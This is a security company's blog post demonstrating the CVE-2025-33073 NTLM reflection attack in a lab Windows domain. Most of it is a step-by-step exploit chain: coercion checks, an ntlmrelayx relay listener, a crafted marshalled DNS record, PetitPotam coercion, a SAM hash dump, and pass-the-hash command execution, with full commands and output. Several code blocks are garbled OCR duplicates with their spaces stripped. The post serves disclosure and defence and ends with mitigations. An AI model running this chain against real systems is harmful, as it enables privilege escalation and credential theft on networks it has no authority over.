NTLM Reflection – Abusing NTLM for Privilege Escalation (CVE-2025-33073)

rbtsec.com/blog/ntlm-reflection-abusing-ntlm-for-privilege-escalation-cve-2025-33073

RBT Security Experts

June 16, 2025

Introduction

A new privilege escalation path has emerged, exploiting how Windows misinterprets remote connections as local when handling malformed DNS names.

This NTLM reflection technique bypasses longstanding protections, enabling authenticated attackers to **coerce a Windows host to authenticate to itself**, reflect the SYSTEM token, and execute commands with **maximum privileges,** without compromising any privileged accounts directly.

Historical Context.

NTLM Reflection was first exploited as early as the mid-2000s, targeting services like SMB, HTTP, or RPC reflecting NTLM authentication, allowing attackers to impersonate high-privilege users (especially SYSTEM or administrators).

Microsoft released mitigations over time:

- MS08-068 (2008): Patched classic NTLM reflection against SMB.
- SMB Signing: Prevents man-in-the-middle manipulation by enforcing integrity.
- Extended Protection for Authentication (EPA) and NTLM hardening further reduced the attack surface.

The core Issue

Windows uses hostname comparison to determine whether NTLM authentication is local. If it concludes that the target is itself, it engages **local NTLM mode**, which skips challenge-response verification and inserts the token directly into memory.

This logic breaks when using **crafted DNS names** that include marshalled metadata. Windows parses the DNS string, strips the metadata, and compares only the hostname (e.g., `localhost`), wrongly concluding the connection is local.

As a result, **SYSTEM processes like `lsass.exe`** can be coerced into authenticating to an attacker-controlled listener. The attacker then **relays that SYSTEM token back via SMB**, gaining **SYSTEM-level access**.

Video Walkthrough

Watch Video At: https://youtu.be/DYwDF890O0I

Attack Requirements

- A valid low-privileged AD credential
- SMB signing disabled or not enforced
- Vulnerable Windows Server or Workstation
- Tools: `ntlmrelayx`, `PetitPotam`, `dnstool`, `NetExec (nxc)`


Attack Walkthrough

1. Recon and Coercion Check

Verify SMB signing status and coercion vulnerabilities:

Copy

```
┌──(root㉿rbtsecurity)-[~]
└─$nxcsmb192.168.115.185-uscarter-pPassw0rd-Mcoerce_plus
SMB192.168.115.185445WKSTN-3          [*] Windows 10 / Server 2019 Build 19041 x64
(name:WKSTN-3)(domain:shield.local)(signing:False)(SMBv1:False)
SMB192.168.115.185445WKSTN-3          [+] shield.local\scarter:Passw0rd
COERCE_PLUS192.168.115.185445WKSTN-3VULNERABLE,PetitPotam
COERCE_PLUS192.168.115.185445WKSTN-3VULNERABLE,PrinterBug
COERCE_PLUS192.168.115.185445WKSTN-3VULNERABLE,PrinterBug
COERCE_PLUS192.168.115.185445WKSTN-3VULNERABLE,MSEven
```



```
┌──(root㉿rbtsecurity)-[~]
└─# nxc smb 192.168.115.185 -u scarter -p Passw0rd -M coerce_plus
SMB         192.168.115.185 445    WKSTN-3          [*] Windows 10 / Server 2019 Build 19041 x64 (name:WKSTN-3) (domain:shield.local) (signing:False) (SMBv1:False)
SMB         192.168.115.185 445    WKSTN-3          [+] shield.local\scarter:Passw0rd
COERCE_PLUS 192.168.115.185 445    WKSTN-3          VULNERABLE, PetitPotam
COERCE_PLUS 192.168.115.185 445    WKSTN-3          VULNERABLE, PrinterBug
COERCE_PLUS 192.168.115.185 445    WKSTN-3          VULNERABLE, PrinterBug
COERCE_PLUS 192.168.115.185 445    WKSTN-3          VULNERABLE, MSEven

┌──(root㉿rbtsecurity)-[~]
└─#
```


RED & BLUE TEAM SECURITY

2. Launch the SMB Relay Listener

We prepare `ntlmrelayx` to intercept NTLM authentication and relay it back to the target:

Copy

```
┌──(root㉿rbtsecurity)-[~]
└─$impacket-ntlmrelayx-twkstn-3.shield.local-smb2support
Impacketv0.12.0-CopyrightFortra,LLCanditsaffiliatedcompanies

[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```




```
┌──(root㉿rbtsecurity)-[~]
└─# impacket-ntlmrelayx -t wkstn-3.shield.local -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
```

3. Register the DNS Record

We craft a special DNS entry to trick Windows into believing it's communicating with itself:

Copy

```
python3dnstool.py-u'shield.local\scarter'-p'Passw0rd' \
dc4.shield.local-aadd \
-r'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
-d'192.168.115.178'-dns-ip192.168.115.180
```



```
┌──(root㉿rbtsecurity)-[/opt/krbrelayx]
└─# python3 dnstool.py -u 'shield.local\scarter' -p 'Passw0rd' \
  dc4.shield.local -a add \
  -r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
  -d '192.168.115.178' -dns-ip 192.168.115.180
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding extra record
[+] LDAP operation completed successfully

┌──(root㉿rbtsecurity)-[/opt/krbrelayx]
└─# 
```

4. Coerce the Workstation using NetExec or PetitPotam


We now use `NetExec or PetitPotam` to coerce the victim host into initiating an outbound NTLM authentication using our spoofed DNS name:

Copy

```
┌──(root㉿rbtsecurity)-[~]
└─#nxcsmb192.168.115.185-uscarter-pPassw0rd-Mcoerce_plus-
oMETHOD=PetitPotamLISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA

SMB192.168.115.185445WKSTN-3           [*] Windows 10 / Server 2019 Build 19041 x64
(name:WKSTN-3)(domain:shield.local)(signing:False)(SMBv1:False)
SMB192.168.115.185445WKSTN-3           [+] shield.local\scarter:Passw0rd
COERCE_PLUS192.168.115.185445WKSTN-3VULNERABLE,PetitPotam
COERCE_PLUS192.168.115.185445WKSTN-3ExploitSuccess,lsarpc\EfsRpcAddUsersToFile
```

Copy

```
python3PetitPotam.py-uscarter-pPassw0rd-dshield.local \
localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA \
wkstn-3.shield.local
```




```
┌──(root㉿rbtsecurity)-[~]
└─# nxc smb 192.168.115.185 -u scarter -p Passw0rd -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
SMB         192.168.115.185 445    WKSTN-3          [*] Windows 10 / Server 2019 Build 19041 x64 (name:WKSTN-3) (domain:shield.local) (signing:False) (SMBv1:False)
SMB         192.168.115.185 445    WKSTN-3          [+] shield.local\scarter:Passw0rd
COERCE_PLUS 192.168.115.185 445    WKSTN-3          VULNERABLE, PetitPotam
COERCE_PLUS 192.168.115.185 445    WKSTN-3          Exploit Success, lsarpc\EfsRpcAddUsersToFile

┌──(root㉿rbtsecurity)-[~]
└─#
```

5. Dumping SAM After SYSTEM Authentication

Once the coercion (authentication) succeeds, we extract the SYSTEM token and dump the SAM

Copy

```
┌──(root㉿rbtsecurity)-[~]
└─$impacket-ntlmrelayx-twkstn-3.shield.local-smb2support
Impacketv0.12.0-CopyrightFortra,LLCanditsaffiliatedcompanies

[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from
192.168.115.185, attacking target smb://wkstn-3.shield.local
[*] Authenticating against smb://wkstn-3.shield.local as / SUCCEED
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.115.185
controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x37e25629a1992a72be97236968ce3a53
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7ddade167a491d4f28eb257284
69310e:::
Polunchis:1000:aad3b435b51404eeaad3b435b51404ee:b897c7001bf1600723c81ec97bbf5b15::
:
[*] Done dumping SAM hashes for host: wkstn-3.shield.local
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```




```
┌──(root㉿rbtsecurity)-[~]
└─# impacket-ntlmrelayx -t wkstn-3.shield.local -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.115.185, attacking target smb://wkstn-3.shield.local
[*] Authenticating against smb://wkstn-3.shield.local as / SUCCEED
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.115.185 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x37e25629a1992a72be97236968ce3a53
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b08728132d41e230b4ee268c5b42acb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:7ddade167a491d4f28eb25728469310e:::
[*] Done dumping SAM hashes for host: wkstn-3.shield.local
[*] Stopping service RemoteRegistry
```

6. Post Exploitation

Now we can use `NetExec` or any post-exploitation tool with the local admin credentials:


Copy

```
nxcsmb192.168.115.185-uadministrator-H4b08728132d41e230b4ee268c5b42acb--local-auth-xwhoami
```



```
┌──(root㉿rbtsecurity)-[/opt/krbrelayx]
└─# nxc smb 192.168.115.185 -u administrator -H 4b08728132d41e230b4ee268c5b42acb --local-auth -x whoami

SMB         192.168.115.185 445    WKSTN-3          [*] Windows 10 / Server 2019 Build 19041 x64 (name:WKSTN-3) (domain:WKSTN-3) (signing:False) (SMBv1:False)
SMB         192.168.115.185 445    WKSTN-3          [+] WKSTN-3\administrator:4b08728132d41e230b4ee268c5b42acb (Pwn3d!)
SMB         192.168.115.185 445    WKSTN-3          [+] Executed command via wmiexec
SMB         192.168.115.185 445    WKSTN-3          wkstn-3\administrator

┌──(root㉿rbtsecurity)-[/opt/krbrelayx]
└─#
```

Full Attack Screenshot



```
┌──(root㉿rbtsecurity)-[~]
└─# nxc smb 192.168.115.185 -u scarter -p Passw0rd -M coerce_plus
SMB         192.168.115.185 445    WKSTN-3          [*] Windows 10 / Server 2019 Build 19041 x64 (name:WKSTN-3) (domain:shield.local) (signing:False) (SMBv1:False)
SMB         192.168.115.185 445    WKSTN-3          [+] shield.local\scarter:Passw0rd
COERCE_PLUS 192.168.115.185 445    WKSTN-3          VULNERABLE, PetitPotam
COERCE_PLUS 192.1
COERCE_PLUS 192.1
COERCE_PLUS 192.1

┌──(root㉿rbtsecu
└─# impacket-ntlm
Impacket v0.12.0

[*] Protocol Clie
[*] Protocol Clie
[*] Protocol Clie
[*] Protocol Clie
[*] Protocol Clie
[*] Protocol Clie
[*] Protocol Clie
[*] Protocol Clie
[*] Protocol Clie
[*] Protocol Clie
[*] Protocol Clie
[*] Running in re
[*] Setting up SM
[*] Setting up HT
[*] Setting up WC
[*] Setting up RA
[*] Multirelay di

[*] Servers start
[*] SMBD-Thread-5
[*] Authenticatir
[*] All targets p
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.115.185 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x37e25629a1992a72be97236968ce3a53
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b08728132d41e230b4ee268c5b42acb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
┌──(root㉿rbtsecurity)-[/opt/krbrelayx]
└─# python3 dnstool.py -u 'shield.local\scarter' -p 'Passw0rd' \
  dc4.shield.local -a add \
  -r 'localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA' \
  -d '192.168.115.178' -dns-ip 192.168.115.180
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding extra record
[+] LDAP operation completed successfully

┌──(root㉿rbtsecurity)-[/opt/krbrelayx]
└─# nxc smb 192.168.115.185 -u scarter -p Passw0rd -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
SMB         192.168.115.185 445    WKSTN-3          [*] Windows 10 / Server 2019 Build 19041 x64 (name:WKSTN-3) (domain:shield.local) (signing:False) (SMBv1
SMB         192.168.115.185 445    WKSTN-3          [+] shield.local\scarter:Passw0rd
COERCE_PLUS 192.168.115.185 445    WKSTN-3          VULNERABLE, PetitPotam
COERCE_PLUS 192.168.115.185 445    WKSTN-3          Exploit Success, lsarpc\EfsRpcAddUsersToFile

┌──(root㉿rbtsecurity)-[/opt/krbrelayx]
└─# |
```

Conclusion

Despite Microsoft's ongoing hardening efforts, legacy protocols like NTLM offer **dangerous privilege escalation paths** when misconfigurations align.

This is not a theoretical lab trick; we've seen misconfigured DNS + NTLM behavior exploited in live environments. All it takes is one overlooked setting, like SMB signing, to open the door.

At RBT Security, we simulate real-world attack chains so you're not the next breach headline.

Want to see if you're vulnerable to NTLM reflection?
Book an object-based penetration test or red team today: Contact Us

Detections & Mitigations

Enforce SMB Signing

> SMB signing prevents relay attacks, regardless of authentication type. It should be enforced domain-wide.

Apply Patches

> Microsoft's fix for CVE-2025-33073 introduces stricter validation of DNS names during SMB authentication. Ensure the latest updates are deployed.

Attribution

> **Read the original research here**: NTLM reflection is dead, long live NTLM reflection! – An in-depth analysis of CVE-2025-33073

At RBT Security, we are dedicated to securing organization's defenses with state-of-the-art offensive cybersecurity services. With a diverse team boasting over 15 years of industry experience, we excel in Red Team Operations, Adversary Emulation, and Purple Team assessments to rigorously test and strengthen your defenses against sophisticated threats. Our expertise extends to comprehensive penetration testing, covering Cloud, Application, Network, Wireless, Social Engineering, and Mobile environments. We prioritize thoroughness and accuracy by employing a manual approach, ensuring that our solutions are not only precise but also tailored to meet the unique needs of your business.